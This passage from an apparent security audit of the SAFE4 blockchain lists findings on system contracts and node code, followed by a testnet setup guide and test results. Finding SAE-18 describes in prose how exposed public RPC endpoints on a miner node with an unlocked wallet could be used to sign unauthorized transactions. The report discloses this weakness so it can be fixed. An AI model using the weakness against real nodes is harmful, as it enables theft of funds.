> The selected list is deterministic, meaning it remains the same regardless of whether a node synchronizes from the beginning or from any arbitrary point in time. This ensures that the synchronizing node can easily verify the list. We must ensure consistency in the selected list during the selection process so that all nodes can reconstruct the chosen list of nodes during synchronization. In Safe4, we use SPoS consensus algorithm instead of BFT & Pos algorithm.

---

**[SAFE Team - 06/20/2025]**:
The team reiterated that this is a deliberately designed consensus model, a self-development consensus algorithm (SPoS).They won't make any changes for the current version.

# MSA-01 | POTENTIAL RISK OF LOW-LEVEL CALL

| Category | Severity | Location | Status |
| --- | --- | --- | --- |
| Logical Issue | Informational | Multicall.sol (SAFE4-system-contract): 12, 16 | Acknowledged |

## Description

Repository:

- `SAFE4 System Contract`

Commit hash:

- `69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4`

Files:

- `Multicall.sol`

The `Multicall` contract cannot be set as the owner of other contracts. The functions `aggregate` and `tryAggregate` have no access control. If the `Multicall2` contract is the owner of the `target` contracts, anyone can call the ownership functions in the `target` contracts.

## Recommendation

Recommend not to set the `Multicall2` contract as the owner of other contracts.

## Alleviation

**[SAFE4 Team - 12/31/2024]** :
The `MultiCall` contract will not be set as the owner of other contracts. This contract is only a tool contract used to obtain blockchain information and call other contracts.

# PSF-01 | USE OF MAGIC NUMBER FOR VOTING THRESHOLD

| Category | Severity | Location | Status |
| --- | --- | --- | --- |
| Coding Issue, Magic Numbers | Informational | Proposal.sol (SAFE4-system-contract): 78, 86 | Acknowledged |

## Description

Repository:

- `SAFE4 System Contract`

Commit hash:

- `69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4`

Files:

- `Proposal.sol`

**`Proposal.sol`**

```
78              if(agreeCount > 24) {
79                  handle(_id);
80                  proposals[_id].state = Constant.VOTE_AGREE;
81                  proposals[_id].updateHeight = block.number;
82                  emit ProposalState(_id, Constant.VOTE_AGREE);
83                  return;
84              }
85              //if(rejectCount > snCount * 1 / 2) {
86              if(rejectCount > 24) {
87                  proposals[_id].state = Constant.VOTE_REJECT;
88                  proposals[_id].updateHeight = block.number;
89                  emit ProposalState(_id, Constant.VOTE_REJECT);
90                  return;
91              }
```

The contract uses a hardcoded magic number (**24**) as the voting threshold for approving or rejecting proposals. This number represents the minimum number of votes required for a proposal to be agreed upon or rejected. However, this approach does not account for the dynamic nature of the voting population, which consists of all top supernode creators. The number of eligible voters can vary and may not always reach 24, making this threshold potentially unattainable and thus rendering the voting mechanism ineffective.

Using a static threshold can lead to situations where proposals cannot be approved or rejected due to an insufficient number of eligible voters, which can hinder the decision-making process and delay important actions.

## Recommendation

Recommend to replace the magic number with a dynamic threshold based on the current number of eligible voters. Consider using a percentage of the total number of top supernode creators (e.g., more than 50% agreement) to determine the threshold. This approach ensures that the voting mechanism remains effective regardless of changes in the number of voters.

## Alleviation

**[SAFE4 Team, 12/02/2024]**:
The team acknowledged this finding by following clarification and decided not to do any changes in the curent version:

> The max-top-supernode-number is 49. Proposal can be created when block.number is more than 86400. We can ensure to exist 24 supernodes at least when block.number is more than 86400.

# SAA-09 CONCERNS ON THE POTENTIAL FLAW IN REWARD DISTRIBUTION LOGIC FOR FOUNDERS

| Category | Severity | Location | Status |
| --- | --- | --- | --- |
| Logical Issue | Informational | MasterNodeLogic.sol (SAFE4-system-contract): 164; SuperNodeLogic.sol (SAFE4-system-contract): 196 | Acknowledged |

## Description

Repository:

- `SAFE4 System Contract`

Commit hash:

- `69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4`

Files:

- `MasterNodeLogic.sol`
- `SuperNodeLogic.sol`

The current reward distribution mechanism in the `rewardFounders` function is based on the cumulative stake of founders reaching a minimum threshold (minAmount), which represents the minimum lock-in amount for the independent node founders. Once the cumulative stake reaches this threshold, reward distribution halts, potentially excluding some founders from receiving rewards. Specifically, if the total stake contributed by the first few founders surpasses `minAmount`, subsequent founders may not receive any rewards, regardless of their contributions.

In an extreme case, the first master node creator could deposit the minimum lock-in amount required, causing the reward distribution to stop prematurely, resulting in all other founders receiving no rewards despite their significant contributions.

This behavior might lead to a misalignment with the expectations of fairness in distributing rewards among founders. The audit team seeks clarification on whether this logic aligns with the original design intent.

## Recommendation

The audit team seeks clarification on whether this logic aligns with the original design intent.

## Alleviation

**[SAFE4 Team - 12/16/2024]** :

The cumulative stake reaches this threshold, and the reward distribution halts. This logic aligns with the original design intent.

# SAA-10 CONCERNS ON THE INCONSISTENT TOKEN DECIMALS BETWEEN SAFE3 AND SAFE4

| Category | Severity | Location | Status |
| --- | --- | --- | --- |
| Inconsistency | Informational | Safe3.sol (SAFE4-system-contract): 76; utils/Constant.sol (SAFE4-system-contract): 42 | Acknowledged |

## Description

Repository:

- `SAFE4 System Contract`

Commit hash:

- `69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4`

Files:

- `Safe3.sol`

The `Safe3` contract is designed to handle functionalities such as redeeming and managing locked, available, and special tokens, facilitating the migration of data to the `Safe4` system. However, a critical inconsistency exists in the token decimal precision used by the two systems.

- In Safe3, the token decimal precision is: 10000000000.

**Safe3.sol**

```
76      payable(_targetAddr).transfer(uint(availables[keyID].amount) * 10000000000);
```

- In Safe4, the token decimal precision is :

**Constants.sol**

```
1       uint internal constant COIN = 1000000000000000000;
```

This discrepancy can lead to inaccurate token calculations, misinterpretation of token balances, and potential issues during the migration process, compromising the accuracy and reliability of the system.

The audit team seeks clarification on whether this logic aligns with the original design intent.

## Recommendation

The audit team seeks clarification on whether this logic aligns with the original design intent.

## Alleviation

**[SAFE4 Team - 12/31/2024]** :
In Safe3, the old SAFE token has a decimal precision of 1e+8. In Safe4, the new SAFE token uses a decimal precision of 1e+18. Therefore, the original token amount must be scaled by multiplying it by 1e+10 to align with the new precision.

# SAE-18 POTENTIAL RISK OF UNAUTHORIZED TRANSACTIONS VIA PUBLIC API EXPOSURE

| Category | Severity | Location | Status |
| --- | --- | --- | --- |
| Access Control | Informational | accounts/keystore/keystore.go (SAFE4): 277~289; accounts/keystore/wallet.go (SAFE4): 132~139; eth/backend.go (SAFE4): 383~420; internal/ethapi/api.go (SAFE4): 1721~1749 | Resolved |

## Description

Repository:

- `SAFE4 Chain`

Commit hash:

- `8d27df326bef646bcaccdc1c600b948dcf251768`

Files:

- `eth/backend.go`
- `internal/ethapi/api.go`
- `accounts/keystore/wallet.go`
- `accounts/keystore/keystore.go`

**eth/backend.go**

```
383 {
384             Namespace: "sysproperty",
385             Version:   "1.0",
386             Service:   NewPublicSysPropertyAPI(s),
387             Public:    true,
388         },{
389             Namespace: "account",
390             Version:   "1.0",
391             Service:   NewPublicAccountAPI(s),
392             Public:    true,
393         },{
394             Namespace: "masternode",
395             Version:   "1.0",
396             Service:   NewPublicMasterNodeAPI(s),
397             Public:    true,
398         }, {
399             Namespace: "supernode",
400             Version:   "1.0",
401             Service:   NewPublicSuperNodeAPI(s),
402             Public:    true,
403         }, {
404             Namespace: "snvote",
405             Version:   "1.0",
406             Service:   NewPublicSNVoteAPI(s),
407             Public:    true,
408         }, {
409             Namespace: "proposal",
410             Version:   "1.0",
411             Service:   NewPublicProposalAPI(s),
412             Public:    true,
413         }, {
414             Namespace: "safe3",
415             Version:   "1.0",
416             Service:   NewPublicSafe3API(s),
417             Public:    true,
418         }
```

The project provides a wide range of RPC APIs for most contract operations, simplifying direct interaction. These APIs ultimately rely on the `SendTransaction` function, which requires the user's wallet to be stored on the node.

**`internal/ethapi/api.go`**

```
 1721  func (s *PublicTransactionPoolAPI) SendTransaction(ctx context.Context,
 args TransactionArgs) (common.Hash, error) {
 1722      // Look up the wallet containing the requested signer
 1723      account := accounts.Account{Address: args.from()}
 1724
 1725      wallet, err := s.b.AccountManager().Find(account)
 1726      if err != nil {
 1727          return common.Hash{}, err
 1728      }
 1729
 1730      if args.Nonce == nil {
 1731
// Hold the addresse's mutex around signing to prevent concurrent assignment of
 1732          // the same nonce to multiple accounts.
 1733          s.nonceLock.LockAddr(args.from())
 1734          defer s.nonceLock.UnlockAddr(args.from())
 1735      }
 1736
 1737      // Set some sanity defaults and terminate on failure
 1738      if err := args.setDefaults(ctx, s.b); err != nil {
 1739          return common.Hash{}, err
 1740      }
 1741      // Assemble the transaction and sign with the wallet
 1742      tx := args.toTransaction()
 1743
 1744      signed, err := wallet.SignTx(account, tx, s.b.ChainConfig().ChainID)
```

For regular users, `keystoreWallet` requires a password to unlock accounts before signing transactions, preventing unauthorized access.

**`accounts/keystore/wallet.go`**

```
 132  func (w *keystoreWallet) SignTx(account accounts.Account, tx *types.Transaction
, chainID *big.Int) (*types.Transaction, error) {
 133      // Make sure the requested account is contained within
 134      if !w.Contains(account) {
 135          return nil, accounts.ErrUnknownAccount
 136      }
 137      // Account seems valid, request the keystore to sign
 138      return w.keystore.SignTx(account, tx, chainID)
 139  }
```

**`accounts/keystore/keystore.go`**

```
277 func (ks *KeyStore) SignTx(a accounts.Account, tx *types.Transaction, chainID *
big.Int) (*types.Transaction, error) {
278     // Look up the key to sign with and abort if it cannot be found
279     ks.mu.RLock()
280     defer ks.mu.RUnlock()
281
282     unlockedKey, found := ks.unlocked[a.Address]
283     if !found {
284         return nil, ErrLocked
285     }
286     // Depending on the presence of the chain ID, sign with 2718 or homestead
287     signer := types.LatestSignerForChainID(chainID)
288     return types.SignTx(tx, signer, unlockedKey.PrivateKey)
289 }
```

However, miner nodes typically keep the `etherbase` account unlocked until the node shuts down.

If a miner node enables all public API interfaces without restrictions, malicious users could exploit the open HTTP endpoints to use the miner's wallet for unauthorized transactions. This risk is especially significant if the wallet is used to execute critical or sensitive operations.

## Recommendation

1. **Restrict Public API Access:** Set the `Public` field of the exposed APIs to `false` by default. Node administrators should manually decide whether to expose each API interface.
2. **Implement Network Access Controls:** Ensure that only trusted IP ranges can access the node's APIs to minimize exposure to unauthorized users.

## Alleviation

**[SAFE4 team - 12/31/2024]**:
The team head the advice and resolved this issue at commit: `5d8b33801e35c6033afbb3d93e3a33c49ff85527`.

# SFS-03 ENHANCED PRIVATE KEY MANAGEMENT SHOULD BE PERFORMED

| Category | Severity | Location | Status |
| --- | --- | --- | --- |
| Access Control, Design Issue | Informational | accounts/keystore/keystore.go (SAFE4): 263 ~274 | Acknowledged |

## Description

Repository:

- `SAFE4 Chain`

Commit hash:

- `8d27df326bef646bcaccdc1c600b948dcf251768`

Files:

- `accounts/keystore/keystore.go`

The private key is embedded in the node from startup, making it essential to protect secret keys from being swapped out to disk from memory, as this could lead to leakage if the node is compromised especially handle credentials in-RAM.

As the code shown below on the signing from the keystore wallet after attached:

**`accounts/keystore/keystore.go`**

```
263 func (ks *KeyStore) SignHash(a accounts.Account, hash []byte) ([]byte, error) {
264     // Look up the key to sign with and abort if it cannot be found
265     ks.mu.RLock()
266     defer ks.mu.RUnlock()
267
268     unlockedKey, found := ks.unlocked[a.Address]
269     if !found {
270         return nil, ErrLocked
271     }
272     // Sign the hash using plain ECDSA operations
273     return crypto.Sign(hash, unlockedKey.PrivateKey)
274 }
275
```

Although key management falls outside the scope of the auditing engagement, it is still recommended to improve key management from a coding perspective in order to prevent such scenario as memory leakage from happening.

## Recommendation

Recommend to perform the LockMemory under `CAP_IPC_LOCK` when the node startup.

```
func LockMemory() {
    err := unix.Mlockall(syscall.MCL_CURRENT | syscall.MCL_FUTURE)
    if err != nil {
        fmt.Printf("Failed to lock memory: %v (CAP_IPC_LOCK missing?)\n", err)
        os.Exit(1)
    }
}
```

or leverage the remote signing solution such as Key Management Service(KMS).

## Alleviation

**[SAFE4 Team - 12/31/2024]** :

The team acknowledged the issue without any changes at current version.

# SSE-01 CONCERNS ON UNINITIALIZED STATE VARIABLES RENDER CONTRACT FUNCTIONS NON-FUNCTIONAL

| Category | Severity | Location | Status |
| --- | --- | --- | --- |
| Logical Issue | Informational | Safe3.sol (SAFE4-system-contract): 37~47 | Acknowledged |

## Description

Repository:

- `SAFE4 System Contract`

Commit hash:

- `69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4`

Files:

- `Safe3.sol`

The contract depends on several state variables for its functionality, including:

```
36      // available safe3
37      bytes[] keyIDs;
38      mapping(bytes => AvailableData) availables;
39
40      // locked safe3
41      uint lockedNum;
42      bytes[] lockedKeyIDs;
43      mapping(bytes => LockedData[]) locks;
44
45      // special safe3
46      bytes[] specialKeyIDs;
47      mapping(bytes => SpecialData) specials;
```

These variables are not initialized or populated, and the contract lacks functions to perform such initialization. As a result, all functions that rely on these variables will fail to operate as intended.

The audit team seeks clarification on:

Are there specific external systems or off-chain processes expected to populate these variables? Are there plans to implement initialization logic in future contract updates?

## Recommendation

The audit team seeks clarification on the aforementioned issue.

## Alleviation

**[SAFE4 Team - 12/31/2024]** :
These variables will be initialized in the genesis block. In `Safe4` project, core/genesis.go will write state into the genesis block.

# OPTIMIZATIONS | SAFE (ANWANG)

| ID | Title | Category | Severity | Status |
|---|---|---|---|---|
| AMS-01 | Insufficient Validation Of `msg.value` | Coding Style | Optimization | Resolved |
| AMS-06 | Confusing Error Message When Querying Data | Coding Issue | Optimization | Resolved |
| FES-01 | Redundant Codes In `getMasternodePayment` | Coding Issue | Optimization | Acknowledged |

# AMS-01 | INSUFFICIENT VALIDATION OF `msg.value`

| Category | Severity | Location | Status |
| --- | --- | --- | --- |
| Coding Style | Optimization | AccountManager.sol (SAFE4-system-contract): 237 | Resolved |

## Description

Repository:

- `SAFE4 System Contract`

Commit hash:

- `69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4`

Files:

- `AccountManager.sol`

**`AccountManager.sol`**

```
236     function reward(address[] memory _addrs, uint[] memory _amounts) public
payable override onlyMnOrSnContract {
237         require(msg.value > 0, "invalid amount");
238         require(_addrs.length == _amounts.length, "invalid addrs and amounts");
239         for(uint i; i < _addrs.length; i++) {
240             if(_addrs[i] == address(0) || _amounts[i] == 0) {
241                 continue;
242             }
243             addRecord(_addrs[i], _amounts[i], 0);
244         }
245     }
```

The `reward` function currently lacks a check to ensure that `msg.value` is greater than or equal to the total sum of the `_amounts` array. This could potentially allow the function to proceed with insufficient funds, which might lead to unexpected behavior or errors, especially since `AccountManager` stores tokens for other users.

## Recommendation

Recommend to add a validation to ensure that `msg.value` is at least the sum of all values in the `_amounts` array. This will ensure that the function is called with adequate funds to cover the intended rewards.

## Alleviation

**[SAFE4 team - 11/30/2024]**:

The team heeded the advice and resolved this finding. This modification is reflected in commit: `38ab1eceb28aef9e4da0b0161bd0f8b073b831d9` .

# AMS-06 | CONFUSING ERROR MESSAGE WHEN QUERYING DATA

| Category | Severity | Location | Status |
| --- | --- | --- | --- |
| Coding Issue | Optimization | AccountManager.sol (SAFE4-system-contract): 519 | Resolved |

## Description

Repository:

- `SAFE4 System Contract`

Commit hash:

- `69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4`

Files:

- `AccountManager.sol`
- `MasterNodeStorage.sol`
- `Property.sol`
- `Safe3.sol`
- `SNVote.sol`
- `SuperNodeStorage.sol`

**`AccountManager.sol`**

```
519         require(_start < usedNum, "invalid _start, must be in [0, usedNum)");
```

The error message returned by the `getUsedIDs` function is confusing where `usedNum` is zero. When `usedNum` is zero, it indicates that there are no used IDs for the given address `_addr`. However, the function currently throws an error due to the condition `require(_start < usedNum, "invalid _start, must be in [0, usedNum)");` since `_start` is initialized to zero, causing the check to fail. The error message may be invalid start.

There are some functions that have similar issues. `AccountManager.sol`

- `getTotalIDs`
- `getAvailableIDs`
- `getLockedIDs`

`MasterNodeStorage.sol`

- `getAll`
- `getAddrs4Creator`
- `getAddrs4Partner`

`Property.sol`

- `getAll`
- `getAllUnconfirmed`

`Proposal.sol`

- `getVoteInfo`
- `getAll`
- `getMines`

`Safe3.sol`

- `getAvailableInfos`
- `getLockedAddrs`
- `getSpecialInfos`

`SNVote.sol`

- `getSNs4Voter`
- `getProxies4Voter`
- `getVotedIDs4Voter`
- `getProxiedIDs4Voter`
- `getVoters`
- `getIDs`

`SuperNodeStorage.sol`

- `getAll`
- `getAddrs4Creator`
- `getAddrs4Partner`

## Recommendation

Recommend adding a quantity check. If the quantity is insufficient, return an 'insufficient quantity' error.

## Alleviation

**[SAFE4 Team, 12/31/2024]**:

The team head the advice and resolved this issue at commit: `ba0399be3489bb1248209a39a0bbc090ce4cbdbd` .

# FES-01 | REDUNDANT CODES IN `getMasternodePayment`

| Category | Severity | Location | Status |
| --- | --- | --- | --- |
| Coding Issue | Optimization | consensus/spos/spos.go (SAFE4): 1084~1097 | Acknowledged |

## Description

Repository:

- `SAFE4 Chain`

Commit hash:

- `8d27df326bef646bcaccdc1c600b948dcf251768`

Files:

- `consensus/spos/spos.go`

The code for calculating the masternode payment using the function `getMasternodePayment` contains redundancy.

**`consensus/spos/spos.go`**

```
 1084  func getMasternodePayment(blockReward *big.Int) *big.Int {
 1085      //start at 20%
 1086      masternodePayment := blockReward.Uint64() / 5
 1087
 1088
//The SAFE 3 height is greater than 935600, and the revenue of the master node is
only about 50%

 1089      masternodePayment += blockReward.Uint64() / 20
 1090      masternodePayment += blockReward.Uint64() / 20
 1091      masternodePayment += blockReward.Uint64() / 20
 1092      masternodePayment += blockReward.Uint64() / 40
 1093      masternodePayment += blockReward.Uint64() / 40
 1094      masternodePayment += blockReward.Uint64() / 40
 1095      masternodePayment += blockReward.Uint64() / 40
 1096      masternodePayment += blockReward.Uint64() / 40
 1097      masternodePayment += blockReward.Uint64() / 40
 1098
 1099      return new(big.Int).SetUint64(masternodePayment)
 1100  }
```

For better maintenance and readability, it is recommended to consolidate the calculation into a single line of code, provided there are no additional intentions behind the current structure.

## Recommendation

Recommend to consolidate the codes into one line for calculation.

## Alleviation

**[SAFE4 Team - 12/02/2024]** :
The team acknowledged the issue with an intended design to maintain the consistency with previous version. The comment is as below:

> In order to maintain consistency with the SAFE3 code, if modifications are made, the floating-point precision may not be consistent.The code implemented by SAFE3 is as follows: CAmount GetMasternodePayment(int nHeight, CAmount blockValue) {
>
> CAmount ret = blockValue/5; // start at 20%
>
> int nMNPIBlock = Params().GetConsensus().nMasternodePaymentsIncreaseBlock;
>
> int nMNPIPeriod = Params().GetConsensus().nMasternodePaymentsIncreasePeriod * ConvertBlockParameterByHeight(nHeight, Params().GetConsensus());
>
> // mainnet:
>
> if(nHeight > nMNPIBlock) ret += blockValue / 20; // 158000 - 25.0% - 2014-10-24
>
> if(nHeight > nMNPIBlock+(nMNPIPeriod* 1)) ret += blockValue / 20; // 175280 - 30.0% - 2014-11-25
>
> if(nHeight > nMNPIBlock+(nMNPIPeriod* 2)) ret += blockValue / 20; // 192560 - 35.0% - 2014-12-26
>
> if(nHeight > nMNPIBlock+(nMNPIPeriod* 3)) ret += blockValue / 40; // 209840 - 37.5% - 2015-01-26
>
> if(nHeight > nMNPIBlock+(nMNPIPeriod* 4)) ret += blockValue / 40; // 227120 - 40.0% - 2015-02-27
>
> if(nHeight > nMNPIBlock+(nMNPIPeriod* 5)) ret += blockValue / 40; // 244400 - 42.5% - 2015-03-30
>
> if(nHeight > nMNPIBlock+(nMNPIPeriod* 6)) ret += blockValue / 40; // 261680 - 45.0% - 2015-05-01

```
if(nHeight > nMNPIBlock+(nMNPIPeriod* 7)) ret += blockValue / 40; // 278960 - 47.5% - 2015-06-01

if(nHeight > nMNPIBlock+(nMNPIPeriod* 9)) ret += blockValue / 40; // 313520 - 50.0% - 2015-08-03

return ret;

}
```

# DYNAMIC TESTING | SAFE (ANWANG)

In our audit process, we conducted comprehensive testing efforts to ensure the robustness and security of the project. These efforts include testnet deployment, end-to-end testing to uncover potential vulnerabilities and ensure the correct operation of the system under various conditions.

## Testnet Deployment

### 1.1 Generate node keys

Generate node keys for all the nodes, including the supernodes and masternodes. Change directory into ~/SAFE4/build/bin, run the Python script `enode_generate.py` below:

```python
import subprocess
import os

# Define the nodes
masternodes = ['masternode1', 'masternode2']
supernodes = ['supernode1', 'supernode2', 'supernode3', 'supernode4', 'supernode5',
'supernode6', 'supernode7']

# Combine all nodes
all_nodes = masternodes + supernodes

# Function to run a command and return the output
def run_command(command):
    result = subprocess.run(command, shell=True, capture_output=True, text=True)
    if result.returncode != 0:
        raise Exception(f"Command failed: {command}\n{result.stderr}")
    return result.stdout.strip()

# Step 1: Generate keys for each node
for node in all_nodes:
    print(f"Generating key for {node}...")
    run_command(f"./bootnode -genkey {node}")

# Step 2: Read nodekeyhex from generated key files and generate enode values
for node in all_nodes:
    print(f"Processing {node}...")
    with open(node, 'r') as file:
        nodekeyhex = file.read().strip()

    enode_value = run_command(f"./bootnode -nodekeyhex {nodekeyhex} -writeaddress")

    # Step 3: Save the generated enode value into a file with .enode postfix
    enode_filename = f"{node}.enode"
    with open(enode_filename, 'w') as enode_file:
        enode_file.write(enode_value)

    print(f"Enode value for {node} saved to {enode_filename}")

print("All nodes processed successfully.")
```

#### 1.2 Generate the account info

All the accounts are under `~/SAFE4/temp/keystore`

> ./build/bin/geth account new --password ./temp/.password

### 1.3 Generate genesis data

- Clone `safe4-genesis-tool`

> git clone https://github.com/SAFE-anwang/SAFE4-genesis-tool.git

- Update `deps/data/testnet/MasterNode.info` and `SuperNode.info` `MasterNode.info`, the enode contains the node key and IP address, using the generated node key in **step 1.1**
- Update `types/tool.go`

```
func (t *Tool) GetOwnerAddress() string {
    if t.netType == 0 {
        return "0xa503b779f09c994b96e3b4d408f354f17a1aab68"
    } else {
        return "0xa503b779f09c994b96e3b4d408f354f17a1aab68"
    }
}
```

- Pull latest commits from SAFE4-system-contract

> git submodule update --init --recursive

- Build a tool and generate the genesis file.

```
# build the tool
go build .
# generate genesis data
./SAFE4-genesis-tool -testnet
# All run results is saved in output directory. Copy to target dir
cp output/testnet/genesis.json ~/SAFE4/temp/
```

- Copy `genesis.json` data and update the variable `SafeTestAllocData` in the file `genesis_alloc.go`.
- Since our network is a private chain, update the node_state_monitor.go file.

```
func CheckPublicIP(url string) (bool, error) {
    return true, nil
}
```

### 1.4 Docker file preparation

- Prepare the docker image containing the genesis file.

```
FROM safe4:latest

ARG ACCOUNT_PASSWORD

COPY genesis.json .


RUN geth init --datadir /home/ubuntu/.safe4/safetest ./genesis.json \
    && rm -f ~/.safe4/safetest/geth/nodekey
# copy account keys
COPY ./keystore/* ./keystore/
# copy node keys for p2p connection
COPY ./nodekeys/* ./nodekeys/

ENTRYPOINT ["geth"]
```

- Prepare the `docker-compose.yaml` file

To run our private Ethereum network from the docker-compose.yaml file, we have to specify 2 environment variables in the .env file

```
# The ID of Ethereum Network
NETWORK_ID=6666666

# The password to create and access the primary account
ACCOUNT_PASSWORD=5uper53cr3t
```

### 1.5 Start the node cluster

```
# Build images
docker-compose build
# Once build is over, let's run
docker-compose up -d
```

You can view the startup log via:

> docker-compose logs -f

After starting, issue command docker ps to list all the instances:

```
ubuntu@ip-10-10-41-97:~/SAFE4$ docker ps
CONTAINER ID   IMAGE                COMMAND                  CREATED        STATUS
PORTS                                                                      NAMES
ff7795733231   safe4fortest:latest   "geth --bootnodes=en…"   22 hours ago   Up 22
hours   8545-8546/tcp, 30303/tcp, 30303/udp
temp-geth-masternode1-1
56aaa86a48a1   safe4fortest:latest   "geth --bootnodes=en…"   22 hours ago   Up 22
hours   8545-8546/tcp, 30303/tcp, 30303/udp
temp-geth-supernode3-1
4dfcee579175   safe4fortest:latest   "geth --bootnodes=en…"   22 hours ago   Up 22
hours   8545-8546/tcp, 30303/tcp, 30303/udp
temp-geth-masternode2-1
df2a85dd3abc   safe4fortest:latest   "geth --bootnodes=en…"   22 hours ago   Up 22
hours   8545-8546/tcp, 30303/tcp, 30303/udp
temp-geth-supernode6-1
97e71ca8bce1   safe4fortest:latest   "geth --bootnodes=en…"   22 hours ago   Up 22
hours   8546/tcp, 0.0.0.0:8545->8545/tcp, :::8545->8545/tcp, 30303/tcp, 30303/udp
temp-geth-rpc-endpoint-1
7fb3378d07e3   safe4fortest:latest   "geth --bootnodes=en…"   22 hours ago   Up 22
hours   8545-8546/tcp, 30303/tcp, 30303/udp
temp-geth-supernode4-1
a40dc8e36ff7   safe4fortest:latest   "geth --bootnodes=en…"   22 hours ago   Up 22
hours   8545-8546/tcp, 30303/tcp, 30303/udp
temp-geth-supernode7-1
418441c16f30   safe4fortest:latest   "geth --bootnodes=en…"   22 hours ago   Up 22
hours   8545-8546/tcp, 30303/tcp, 30303/udp
temp-geth-supernode5-1
669b418ecd42   safe4fortest:latest   "geth --bootnodes=en…"   22 hours ago   Up 22
hours   8545-8546/tcp, 30303/tcp, 30303/udp
temp-geth-supernode2-1
66b956d5113e   safe4fortest:latest   "geth --bootnodes=en…"   22 hours ago   Up 22
hours   8545-8546/tcp, 30303/tcp, 30303/udp
temp-geth-supernode1-1
22f0109bb311   safe4fortest:latest   "geth --nodekeyhex=2…"   22 hours ago   Up 22
hours   8545-8546/tcp, 30303/tcp, 30303/udp
temp-geth-bootnode-1
```

Verify the chain status via RPC:

```
ubuntu@ip-10-10-41-97:~/SAFE4$ curl --location --request POST 'localhost:8545' \
--header 'Content-Type: application/json' \
--data-raw '{
    "jsonrpc": "2.0",
    "id": 2,
    "method": "eth_blockNumber",
    "params": []
}'
{"jsonrpc":"2.0","id":2,"result":"0x26f"}
```

It could be seen that the network can generate blocks successfully.

## End-to-end testing

| Functionality/Module | Operation | Result |
|---|---|---|
| AccountManager | Deposit:<br><br>["0xa503b779f09c994b96e3b4d408f354f17a1aab68", "0x2540be400", "0x0000000000000000000000000000000000001010", 3] | Success:<br><br>0x8dd0179cb9d2c270002565bcdda0fbcfcc876c649f3566aabceeb9b8f1163cd6 |
| AccountManager | Withdraw<br><br>["0xa503b779f09c994b96e3b4d408f354f17a1aab68"] | Failed:<br><br>Error: reentrant call |
| AccountManager | GetLockedIds<br><br>["0x0000000000000000000000000000000000001010", 0, 10, "latest"] | Success:<br><br>[10] |
| AccountManager | GetAvailableIDs<br><br>["0x0000000000000000000000000000000000001010", 0, 10, "latest"] | Failed:<br><br>execution reverted: invalid _start, must be in [0, availableNum) |
| SNVote | VoteOrApproval<br><br>["0x73fe8fc25187f6eb144d772724f844c2e6243ec2", true, "0x8f72eaa6e4ab14264567024b1791a84b4ba52252", [11]] | Failed:<br><br>gas required exceeds allowance (0)<br><br>Successed when second call. |
| SuperNodeStorage | getTops | Success |
| SuperNodeStorage | getInfo | Success |
| | | |

**Business Process Test:**

| ProcessName | Operation | Result |
|---|---|---|
| Deposit → Withdraw | Deposit&<br>Withdraw | Failed:<br>Error: reentrant call |
| Tops Change | SuperNodeStorage.GetTops<br>SNVote.VoteOrApproval<br>SuperNodeStorage.GetTops | Success |

# APPENDIX | SAFE (ANWANG)

## Finding Categories

| Categories | Description |
|---|---|
| Coding Style | Coding Style findings may not affect code behavior, but indicate areas where coding practices can be improved to make the code more understandable and maintainable. |
| Magic Numbers | Magic Number findings refer to numeric literals that are expressed in the code in their raw format, but should instead be declared as constants to improve readability and maintainability. |
| Coding Issue | Coding Issue findings are about general code quality including, but not limited to, coding mistakes, compile errors, and performance issues. |
| Denial of Service | Denial of Service findings indicate that an attacker may prevent the program from operating correctly or responding to legitimate requests. |
| Access Control | Access Control findings are about security vulnerabilities that make protected assets unsafe. |
| Inconsistency | Inconsistency findings refer to different parts of code that are not consistent or code that does not behave according to its specification. |
| Volatile Code | Volatile Code findings refer to segments of code that behave unexpectedly on certain edge cases and may result in vulnerabilities. |
| Logical Issue | Logical Issue findings indicate general implementation issues related to the program logic. |
| Centralization | Centralization findings detail the design choices of designating privileged roles or other centralized controls over the code. |
| Design Issue | Design Issue findings indicate general issues at the design level beyond program logic that are not covered by other finding categories. |

## Checksum Calculation Method

The "Checksum" field in the "Audit Scope" section is calculated as the SHA-256 (Secure Hash Algorithm 2 with digest size of 256 bits) digest of the content of each file hosted in the listed source repository under the specified commit.

The result is hexadecimal encoded and is the same as the output of the Linux "sha256sum" command against the target file.

# DISCLAIMER | CERTIK

This report is subject to the terms and conditions (including without limitation, description of services, confidentiality, disclaimer and limitation of liability) set forth in the Services Agreement, or the scope of services, and terms and conditions provided to you ("Customer" or the "Company") in connection with the Agreement. This report provided in connection with the Services set forth in the Agreement shall be used by the Company only to the extent permitted under the terms and conditions set forth in the Agreement. This report may not be transmitted, disclosed, referred to or relied upon by any person for any purposes, nor may copies be delivered to any other person other than the Company, without CertiK's prior written consent in each instance.

This report is not, nor should be considered, an "endorsement" or "disapproval" of any particular project or team. This report is not, nor should be considered, an indication of the economics or value of any "product" or "asset" created by any team or project that contracts CertiK to perform a security assessment. This report does not provide any warranty or guarantee regarding the absolute bug-free nature of the technology analyzed, nor do they provide any indication of the technologies proprietors, business, business model or legal compliance.

This report should not be used in any way to make decisions around investment or involvement with any particular project. This report in no way provides investment advice, nor should be leveraged as investment advice of any sort. This report represents an extensive assessing process intending to help our customers increase the quality of their code while reducing the high level of risk presented by cryptographic tokens and blockchain technology.

Blockchain technology and cryptographic assets present a high level of ongoing risk. CertiK's position is that each company and individual are responsible for their own due diligence and continuous security. CertiK's goal is to help reduce the attack vectors and the high level of variance associated with utilizing new and consistently changing technologies, and in no way claims any guarantee of security or functionality of the technology we agree to analyze.

The assessment services provided by CertiK is subject to dependencies and under continuing development. You agree that your access and/or use, including but not limited to any services, reports, and materials, will be at your sole risk on an as-is, where-is, and as-available basis. Cryptographic tokens are emergent technologies and carry with them high levels of technical risk and uncertainty. The assessment reports could include false positives, false negatives, and other unpredictable results. The services may access, and depend upon, multiple layers of third-parties.

